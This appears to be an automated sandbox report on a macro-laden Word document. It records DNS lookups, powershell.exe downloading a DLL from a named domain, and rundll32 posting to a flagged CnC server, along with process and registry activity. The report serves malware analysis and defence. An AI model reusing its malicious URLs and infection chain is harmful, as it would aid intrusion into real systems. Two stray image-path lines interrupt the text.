Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3697

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3697
Entropy:	4.96039527441
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 0 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 6 . \\ . V . B . E . 6 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 85 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 30 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 672

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	672
Entropy:	6.4128023764
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . . . q . m . . . . ! O f f i c
Data Raw:	01 9c b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 a5 f9 db 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 27182


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	27182
Entropy:	3.99041151112
Base64 Encoded:	False
Data ASCII:	. . . . [. . . . . d . . . . b j b j . . . . . j . . . . \\ . . . . . 2 . . . . . 2 . . . u . . . . . u . . . . . u . . . . . u . . . . . u . . . . .
Data Raw:	ec a5 c1 00 5b 80 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 e9 64 00 00 0e 00 62 6a 62 6a ac fa ac fa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e 6a 00 00 ce 90 01 00 ce 90 01 00 e9 5c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-17:01:02.361223	TCP	2404306	ET CNC Feodo Tracker Reported CnC Server TCP group 4	49168	80	192.168.2.22	152.170.79.100

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:00:39.395678043 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.449980021 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.450103045 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.453290939 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.507514000 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.697565079 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.697635889 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.697689056 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.697742939 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.697767019 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.697794914 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.697808027 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.697851896 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.697910070 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.697911978 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.697964907 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.698020935 CET	80	49167	35.214.159.46	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:00:39.698055029 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.698077917 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.698229074 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.699614048 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.752404928 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.752458096 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.752496004 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.752533913 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.752582073 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.752624989 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.752630949 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.752675056 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.752762079 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.752804995 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.752831936 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.752842903 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.752892017 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.752932072 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.752937078 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.752979040 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.753010035 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.753101110 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.753138065 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.753174067 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.753448963 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.753492117 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.753530025 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.753531933 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.753559113 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.753571033 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.753659010 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.753669024 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.753710032 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.753779888 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.806888103 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.806972027 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807015896 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807054996 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807094097 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807133913 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807172060 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807195902 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.807219982 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807249069 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.807277918 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807339907 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807388067 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.807396889 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807437897 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807471991 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.807478905 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807522058 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807554007 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.807559967 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807600021 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807621956 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.807637930 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807686090 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807718992 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.807730913 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807770014 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807810068 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.807810068 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807852030 CET	80	49167	35.214.159.46	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:00:39.807876110 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.807889938 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807929993 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.807955980 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.807990074 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.808048010 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.808057070 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.808110952 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.808125019 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.808151007 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.808190107 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.808218002 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.808229923 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.808269024 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.808295012 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.808310986 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.808348894 CET	80	49167	35.214.159.46	192.168.2.22
Jan 13, 2021 17:00:39.808384895 CET	49167	80	192.168.2.22	35.214.159.46
Jan 13, 2021 17:00:39.808398008 CET	80	49167	35.214.159.46	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:00:39.302948952 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:00:39.386115074 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 17:00:39.302948952 CET	192.168.2.22	8.8.8.8	0x82b3	Standard query (0)	swiftlogis ticseg.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 17:00:39.386115074 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	swiftlogis ticseg.com		35.214.159.46	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- swiftlogisticseg.com
- 152.170.79.100

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	35.214.159.46	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:00:39.453290939 CET	0	OUT	GET /wp-admin/VE9h0jj/ HTTP/1.1 Host: swiftlogisticseg.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:00:39.697565079 CET	1	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 16:00:39 GMT Content-Type: application/octet-stream Transfer-Encoding: chunked Connection: keep-alive Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Wed, 13 Jan 2021 16:00:39 GMT Content-Disposition: attachment; filename="KwcfyIdjaW.dll" Content-Transfer-Encoding: binary Set-Cookie: 5fff1927a652a=1610553639; expires=Wed, 13-Jan-2021 16:01:39 GMT; Max-Age=60; path=/ Last-Modified: Wed, 13 Jan 2021 16:00:39 GMT alt-svc: quic=":443"; ma=86400; v="43,39" Host-Header: b7440e60b07ee7b8044761568fab26e8 X-Proxy-Cache: MISS Data Raw: 37 63 61 61 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 f3 83 42 b5 92 ed 11 b5 92 ed 11 b5 92 ed 11 a1 f9 ee 10 be 92 ed 11 a1 f9 e8 10 3d 92 ed 11 a1 f9 e9 10 a7 92 ed 11 4d e2 e9 10 ba 92 ed 11 4d e2 ee 10 a4 92 ed 11 4d e2 e8 10 94 92 ed 11 a1 f9 ec 10 b2 92 ed 11 b5 92 ec 11 39 92 ed 11 02 e3 e8 10 b6 92 ed 11 02 e3 ed 10 b4 92 ed 11 02 e3 12 1 1 b4 92 ed 11 b5 92 7a 11 b4 92 ed 11 02 e3 ef 10 b4 92 ed 11 52 69 63 68 b5 92 ed 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 16 00 ed 5f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 1b 00 10 04 00 00 9e 02 00 00 00 00 00 81 3c 00 00 00 10 00 00 00 20 04 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 e0 06 00 00 04 00 00 00 00 00 00 02 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 60 b7 04 00 50 00 00 00 b0 b7 04 00 50 00 00 00 00 f0 04 00 c0 b3 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 06 00 94 25 00 00 3c a2 04 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 a2 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 20 04 00 3c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 63 0f 04 00 00 10 00 00 00 10 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 e0 a3 00 00 00 20 04 00 00 a4 00 00 00 14 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 dc 1e 00 00 00 d0 04 00 00 0c 00 00 00 b8 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 c0 b3 01 00 00 f0 04 00 00 b 4 01 00 00 c4 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 94 25 00 00 00 b0 06 00 00 26 00 00 00 78 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 Data Ascii: 7caaMZ@!L!This program cannot be run in DOS mode.$B=MMM9zRichPEL_!< `PP%<T@ <.textc `.rdata @@.data@.rsrc@@.reloc%&x@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	152.170.79.100	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:01:02.673907042 CET	451	OUT	POST /33wjxarr/4ph6t704u91pnssxqi/56hw26jb5vm/yt6kr0s/58j9f7jerowh66trm/ HTTP/1.1 DNT: 0 Referer: 152.170.79.100/33wjxarr/4ph6t704u91pnssxqi/56hw26jb5vm/yt6kr0s/58j9f7jerowh66trm/ Content-Type: multipart/form-data; boundary=------------MwK0PCQYC0TZ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 152.170.79.100 Content-Length: 7364 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:01:04.069269896 CET	460	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 16:01:03 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 61 32 34 0d 0a 9c c0 61 f1 51 de 1e 74 56 26 2d 8f 24 57 fb c7 74 74 5c dd ce 1f 18 35 87 32 98 0d 8e 12 67 0b 7e 21 79 ad d3 46 45 d0 cc 3d e7 ad 84 1d 09 97 19 bb a6 40 e4 a2 74 04 67 95 26 9e 5f c4 f0 07 45 e8 0b 71 57 bc 60 88 08 8e 86 05 4a dd ae 61 03 86 c6 67 de 9b 2a 66 7d 7e b9 c3 83 0f bc 91 82 ce 6f 43 41 6d 14 be 8d cd 0e 34 f1 08 e1 d7 08 51 3d 31 ef 02 5c 77 a0 40 44 72 d1 7b 42 b4 e5 f8 52 54 13 8a be 6e 75 8a a9 44 05 c3 6a 2a 1e 30 46 ec 05 8d 4b 0f 3b ef 33 5d ee 1c c7 77 33 19 50 51 7b f0 b7 57 46 1f 51 33 95 12 16 e2 e2 2e c9 f4 0c 76 1c 3f 38 96 be 61 2d 91 80 28 01 17 d1 ae f7 96 a9 d5 36 b0 15 bb 00 8c 32 93 b3 c3 ac c9 a2 2d 5c b1 92 84 3b f9 58 6e 14 d1 b8 3c 10 91 d4 73 6a 3c 5d ec cf 6a 4f e1 fa eb 5f 74 6a 53 7a d7 e5 8c 2b af 5f 79 ca 2f 6e 26 9e d5 36 b3 8e 3e ee 2d 4f a5 38 e3 4d 41 78 59 3a a6 d4 a4 2b 53 13 3f 4d ef 94 2e 2f 52 f4 f1 39 50 cc c3 96 1c 94 c2 52 5f 02 fe aa f0 78 35 24 f1 b6 66 20 55 cc f4 44 c8 d3 58 1b 7e 23 4f 60 ef bf 62 55 1b 7f 6c 14 92 b3 aa 3b bb 18 90 21 4b 81 76 4d 57 a6 c2 e4 12 8c 85 89 35 9d 2c b7 43 c3 a6 05 7b 9f 5a 98 37 a5 72 42 89 b3 a7 b5 10 cd e6 79 73 13 54 f2 14 8f 6e 43 85 82 9e 42 39 ad 3e d0 da 1b 53 db 28 e2 e2 8e d5 04 20 93 3e 86 11 01 17 25 7b a9 a0 d3 5e d9 18 cf 65 97 0e 63 2b 12 be bc 24 e1 41 80 10 ee 71 c4 25 ea e9 7a ca 89 f9 0c 4c 66 f3 15 71 03 5b ef f1 cb 36 e1 3d 91 53 b3 80 9f 04 b3 90 4a 60 79 0a fb 38 aa 43 ff db 1c e6 8e 66 b9 69 ab 64 4e 9a 61 08 60 8a ee d3 0c 88 3e e5 9e 34 96 f2 d3 d7 bc e2 7e bc 84 fa 77 21 bd ed ce 48 62 7e db 95 80 1b 46 ca 4e ef 43 25 13 a5 bc 01 d0 6b 77 2c 12 29 ae de dc 21 86 21 4f 27 1d ae a8 b1 97 85 dd 60 1c 1a 72 a6 4d 13 66 18 26 85 b7 1d 00 4f 36 81 43 ef 27 cd b4 e6 4b ef fc 7e c0 5e 46 88 54 90 fb 78 14 f4 a7 30 4c ad 62 70 a8 89 80 d7 60 ff 44 f9 5b 1b 0c 9a 4c b5 58 f8 6c ca 98 9b 2e a7 6a 37 4d b5 fc a1 cd f3 26 a1 41 26 57 ee a2 1c e9 0d ff c7 d8 19 78 4d d7 9c c9 c7 e7 a2 fd b0 6b 58 07 d0 8b 1b 9b c3 52 1c 06 5b f4 63 33 eb 97 4a cb 5a 26 0a d4 9f 4e 67 8d 62 1f 70 89 bd 1b f8 3c 4a 20 a9 c4 5a 64 04 25 8d d7 c1 a6 14 e6 35 aa 18 f0 f4 b4 84 eb 85 c5 b7 89 63 87 a8 15 05 2a 9d 1c e1 1c 4e 4c 4f d9 9a 77 c8 a5 d8 04 d0 95 0d a0 e3 f6 b3 31 68 ec 01 24 38 09 dd 8b 9c 84 51 8d 35 45 f8 5c 3f 79 a4 7a c0 5e c4 af bb 80 04 cd 13 11 08 58 5e 61 e0 d9 34 b6 6b 90 b3 01 ad 1e 9b 42 45 3a 56 ed af 1f 16 64 a3 35 a3 36 08 8f b8 e8 3b a4 41 c9 fd 81 85 a7 a2 e9 a1 05 d9 27 50 eb e1 f3 5b 6a 48 fc e1 2b 38 8b 89 5a 08 75 cd 7a ef 6b 4b 8f 2c 76 51 2a d7 e5 6a 66 5f 49 d3 e1 c7 9d 3a 3f 4a f7 01 da 27 06 6c e6 9d 0b 90 f5 4b b6 93 48 a4 a1 2d bd ab f7 90 99 27 0d ea 0b 42 6b 8d 8d 2d d3 44 1c 48 82 f3 12 a3 09 2a 97 b6 76 ec 8e 0e 73 45 61 87 07 aa 4b 14 a8 fe 1f ae 16 2c 73 f5 c8 05 b9 db fd 24 6a b5 e1 63 34 1f 52 9d c1 82 1a 0f 02 44 17 81 76 2d 97 02 65 d9 55 17 40 99 70 65 5e 0b 32 6f de 28 70 6b 02 a1 a8 0d 74 9a 2c f4 b3 ab 36 1b 22 58 94 4d 80 15 7c 8a 3a c1 47 84 1e 07 3a 4c e1 8a f3 00 48 3c c7 25 b4 5d 10 d8 55 43 d5 47 d3 4b 2d 5d b7 14 56 1e 9b 56 7d 5c 81 b6 50 ae c5 10 c0 21 2f d4 ef 5d f6 22 d6 6f b8 86 2a a4 0e 2d 4b 86 ba 77 f8 ba 58 6e 8e a5 49 b0 76 8a ee 8c 35 4c e7 68 76 61 ba 49 d5 f6 27 2a e6 f6 ac ea 88 ed 6d 94 e9 b1 c6 7b 3f a9 cb cd 92 e7 89 32 db 73 9a 39 8d 22 38 f0 c7 d3 ae 55 9a 35 3f 0a 29 8e fc b2 f7 de d8 3e 9a 56 33 84 f3 0d 77 c0 2e 46 11 1a 52 7a 8c 02 0e 21 cb 78 30 20 76 0b 94 b6 a3 24 c0 60 f8 2f b7 bd e7 f8 54 a2 4b 62 32 b0 d8 dd 8f Data Ascii: a24aQtV&-$Wtt\52g~!yFE=@tg&_EqW`Jag*f}~oCAm4Q=1\w@Dr{BRTnuDj*0FK;3]w3PQ{WFQ3.v?8a-(62-\;Xn<sj<]jO_tjSz+_y/n&6>-O8MAxY:+S?M./R9PR_x5$f UDX~#O`bUl;!KvMW5,C{Z7rBysTnCB9>S(>%{^ec+$Aq%zLfq[6=SJ`y8CfidNa`>4~w!Hb~FNC%kw,)!!O`rMf&O6C'K~^FTx0Lbp`D[LXl.j7M&A&WxMkXR[c3JZ&Ngbp<J Zd%5c*NLOw1h$8Q5E\?yz^X^a4kBE:Vd56;A'P[jH+8ZuzkK,vQ*jf_I:?J'lKH-'Bk-DH*vsEaK,s$jc4RDv-eU@pe^2o(pkt,6"XM]:G:LH<%]UCGK-]VV}\P!/]"o*-KwXnIv5LhvaI'*m{?2s9"8U5?)>V3w.FRz!x0 v$`/TKb2

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2280 Parent PID: 584

General

Start time:	17:00:41
Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f6f0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF41E538EF0A99DFC1.TMP	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE91AEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE91B6CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
